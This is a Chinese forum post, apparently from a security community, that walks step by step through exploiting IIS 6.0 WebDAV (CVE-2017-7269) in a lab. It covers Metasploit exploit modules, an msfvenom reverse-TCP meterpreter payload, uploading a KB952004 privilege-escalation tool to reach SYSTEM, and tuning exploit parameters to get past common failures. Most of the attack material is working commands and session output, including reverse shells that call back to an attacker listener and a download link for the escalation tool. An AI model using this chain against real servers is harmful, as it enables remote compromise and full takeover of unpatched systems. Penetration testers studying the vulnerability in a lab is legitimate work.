iis6.0（cve-2017-7269）最完整的利用，从远程利用，到本地提权，再到常见失败原因

ybdt / 2019-10-10 09:11:52 / 浏览数 6459 渗透测试 渗透测试 顶(1) 踩(0)

背景

网上看到的iis6.0（cve-2017-7269）的利用文章，要么只有远程利用不包含本地提权，要么包含本地提权却没有常见失败原因，故有此文
本篇文章面向有一点windows命令行基础，kali基础，msf基础的同学

实验环境

攻击系统：kali2019_x64_en-us
被攻击系统：03_ent_x86_zh-chs
先决条件：iis开启webdav功能

被攻击系统环境搭建

开启WebDAV服务：开始-》控制面板-》管理工具-》internet信息服务管理器-》web服务扩展-》开启WebDAV，如下图

远程利用前期准备

0：先更新系统（kali2019下更新系统会自动更新msf），执行命令如下：
apt-get update && apt-get upgrade

1：更新完msfconsole，通过测试发现，msf自带的这个漏洞的利用（exploit/windows/iis/iis_webdav_scstoragepathfromurl）无效，至于为什么无效，先不去深究（截

2：去网上寻找，发现dmchell的漏洞利用脚本可用

远程利用过程

0：将ruby脚本下载下来，放到msf的模块路径下（可以放到/usr/share/metasploit-framework/modules/exploits/下或其任意子目录下），我选择放到的路径为/usr/sha

1：重新启动msf（如果找不到脚本，可尝试执行reload_all，并再次重启msf）

2：这个有一个坑，名称cve-2017-7269.rb会让msf载入时报错，由于msfconsole不能识别符号"-"，需将名称修改为cve_2017_7269.rb

3：重新启动msf，成功载入模块

4：设置参数并利用，成功拿到meterpreter，如下图

```
msf5 exploit(windows/iis/cve_2017_7269_dmchell) > set RHOSTS 192.168.149.152
RHOSTS => 192.168.149.152
msf5 exploit(windows/iis/cve_2017_7269_dmchell) > show options

Module options (exploit/windows/iis/cve_2017_7269_dmchell):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.149.152  yes       The target address range or CIDR identifier
   RPORT   80               yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.149.154  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2

msf5 exploit(windows/iis/cve_2017_7269_dmchell) > exploit

[*] Started reverse TCP handler on 192.168.149.154:4444
[*] Sending stage (180291 bytes) to 192.168.149.152
[*] Meterpreter session 2 opened (192.168.149.154:4444 -> 192.168.149.152:1251) at 2019-09-21 04:03:14 -1000

meterpreter > 
```

进入shell，执行命令whoami，发现权限是network service，故需要提权

```
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 228 created.
Channel 2 created.
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

本地提权前期准备

0：提权思路为使用一款本地溢出工具提升权限，前提需要目标没有打补丁KB952004，工具下载链接https://pan.baidu.com/s/1MtxMIKSa2hsFiomf3JavBA，提取码iwm
（如果这个补丁被打上了，还可以看看是否打上这两个补丁“KB956572 MS09-012”或者“KB970483 MS09-020
”，这2个也常用于iis6提权，工具从网上可以找到）

1：查看系统是否安装指定的补丁，使用如下命令：
systeminfo | findstr "KB952004" # 注意区分大小写

2：后在03_ent_x86_zh-chs下测试发现，不能从全部补丁中过滤，即有遗漏，改用如下命令：
wmic qfe list full | findstr "KB952004" # 注意区分大小写

本地提权过程

0：漏洞利用后，直接上传文件会提示“access denied”， 进入系统，并在c盘下创建目录tmp，

1：使用msfvenom生成payload

```
root@desktop-20180716:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.149.154 LPORT=4445 -f exe -o system.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: system.exe
```

2：再开启一个msfconsole并进入监听状态

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.149.154
LHOST => 192.168.149.154
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.149.154  yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.149.154:4445
```

3：回到第一个meterpreter，将用于提权的程序和payload上载到目标c:\tmp下（注意，在meterpreter下，路径中带有反斜线时，需要使用2个反斜线）

```
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter > lpwd
/root
meterpreter > upload ./kb952004-escalate.exe c:\\tmp
[*] uploading  : ./kb952004-escalate.exe -> c:\tmp
[*] uploaded   : ./kb952004-escalate.exe -> c:\tmp\kb952004-escalate.exe
meterpreter > upload ./system.exe c:\\tmp
[*] uploading  : ./system.exe -> c:\tmp
[*] uploaded   : ./system.exe -> c:\tmp\system.exe
meterpreter >
```

4：切换到c:\tmp下，使用提权工具执行payload

```
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 28076 created.
Channel 6 created.
Microsoft Windows [汾 5.2.3790]
(C) ĘĘ 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>cd c:\tmp
cd c:\tmp

C:\tmp>dir
dir
 C  e  6  k
 4064-859B

 C:\tmp

2019-09-22  14:58    <DIR>          .
2019-09-22  14:58    <DIR>          ..
2019-09-22  14:58           247,256 kb952004-escalate.exe
2019-09-22  14:58            73,802 system.exe
               2              321,058
               2  39,792,685,056

C:\tmp>.\kb952004-escalate.exe .\system.exe
.\kb952004-escalate.exe .\system.exe
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2000
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:.\system.exe

C:\tmp>
```


5：另一边成功拿到meterpreter（提权时有个地方需要注意，使用kb952004-escalate.exe后再回退到meterpreter时可能会导致meterpreter会话超时失效），可是会话会

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.149.154:4445
[*] Sending stage (180291 bytes) to 192.168.149.152
[*] Meterpreter session 1 opened (192.168.149.154:4445 -> 192.168.149.152:1221) at 2019-09-21 21:07:12 -1000
```


6：后经测试发现，需将提权工具重命名为pr.exe，才能成功拿到反连shell

```
C:\tmp>rename c:\tmp\kb952004-escalate.exe pr.exe
rename c:\tmp\kb952004-escalate.exe pr.exe
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.149.154:5555
[*] Sending stage (180291 bytes) to 192.168.149.152
[*] Meterpreter session 5 opened (192.168.149.154:5555 -> 192.168.149.152:1910) at 2019-09-22 03:13:39 -1000

meterpreter > shell
Process 3168 created.
Channel 1 created.
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\tmp>whoami
whoami
nt authority\system

C:\tmp>
```


其它系统测试

03_ent_x86_zh-chs和03_r2_ent_x86_zh-chs能被利用，即x86系统能被利用
03_ent_x64_zh-chs和03_r2_ent_x64_zh-chs不能被利用，即x64系统不能被利用
如果系统打上补丁kb3197835（https://www.catalog.update.microsoft.com/search.aspx?q=3197835），则利用会失败，反馈如下

```
msf5 exploit(windows/iis/cve_2017_7269_zcgonvh) > exploit

[*] Started reverse TCP handler on 192.168.149.154:4444
[*] Exploit completed, but no session was created.
```


常见失败原因总结

0：端口和域名绑定问题
实际环境中，iis绑定的域名和端口可能不是默认的，所以exp中的If头信息中的两个url是要求和站点绑定相匹配的，否则只能收到一个502。这里所说的相匹配指的是if头中u

1：物理路径
根据CVE-2017-7269
IIS6.0远程代码执行漏洞分析及Exploit中提到：POC中If头中的第一个URL会被解析成物理路径，默认情况下是C:\Inetpub\wwwroot\，在覆盖缓冲区的时候填充的字符长度
+ 填充字符的个数 =
114。POC中的是按照默认的物理路径（19位）来计算填充字符的长度的，当物理路径的长度不为19位的时候就会收到一个500。（这里物理路径长度计算方法要加上最后的

2：多次执行错误shellcode
多次执行错误的shellcode会覆盖很多不该覆盖的代码，从而导致正确的shellcode执行也返回500，提示信息为：“参数不正确”，也可能什么都不返回


3：exp执行成功后
当exp执行成功一段时间之后(大概十分钟到二十分钟左右，其间无论有无访问，被windbg挂起的时间不算)，再对这个站点执行exp永远不会成功，同时返回400。

4：win03 x64
win03 x64并不多见，此类型的不能直接用网上的POC进行攻击。

失败原因解决方案

0：针对上述的失败原因，dmchell的exp进行相应调整后并不能利用成功，在网上寻找，发现zcgonvh的exp在进行相应调整后，可成功利用

1：更改网站默认目这只：右键点击网站-》属性-》更改网站设置



2：zcgonvh的exp的参数如下

```
msf5 exploit(windows/iis/cve_2017_7269_zcgonvh) > show options

Module options (exploit/windows/iis/cve_2017_7269_zcgonvh):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   HttpHost           localhost        yes       http host for target
   PhysicalPathLength 19               yes       length of physical path for target(include backslash)
   RHOSTS                              yes       The target address range or CIDR identifier
   RPORT              80               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2
```


3：其中参数PhysicalPathLength为网站路径，可以使用admintony的工具进行网站路径的爆破，如下为爆破结果

```
root@desktop-20180716:~/Desktop# ./IIS6_WebDAV_Scanner.py -p tasklist.txt
 [+] Testing 192.168.149.151:81
 [Result] 192.168.149.151:81 connect timeout
 [+] Testing 192.168.149.151:80
 [Result] 192.168.149.151:80 is not vulnerable
 [+] Testing 192.168.149.152:80
 [Result] 192.168.149.152:80 connect timeout
 [+] Testing 192.168.149.152:81
 [Result] 192.168.149.152:81 is vulnerable
 [Result] Length is 7
```


4：使用zcgonvh的exp，设置好参数并进行漏洞利用，成功拿到meterpreter

```
msf5 exploit(windows/iis/cve_2017_7269_zcgonvh) > show options

Module options (exploit/windows/iis/cve_2017_7269_zcgonvh):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   HttpHost           localhost        yes       http host for target
   PhysicalPathLength 7                yes       length of physical path for target(include backslash)
   RHOSTS             192.168.149.152  yes       The target address range or CIDR identifier
   RPORT              81               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2

msf5 exploit(windows/iis/cve_2017_7269_zcgonvh) > exploit

[*] Started reverse TCP handler on 192.168.149.154:4444
[*] Sending stage (180291 bytes) to 192.168.149.152
[*] Meterpreter session 1 opened (192.168.149.154:4444 -> 192.168.149.152:3475) at 2019-09-21 22:09:47 -1000

meterpreter >
```


上一篇：Joomla 3.0-3.4.6 ... 下一篇：vBulletin5.X前台RCE...

1. 2 条回复

ghtwf01 2019-10-15 17:32:31

师傅，请问一下exploit后出现Exploit completed, but no session was created.是什么原因呢

0 回复Ta

ghtwf01 2019-10-15 17:47:36

@ghtwf01 windows2003 32位系统，没打补丁

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板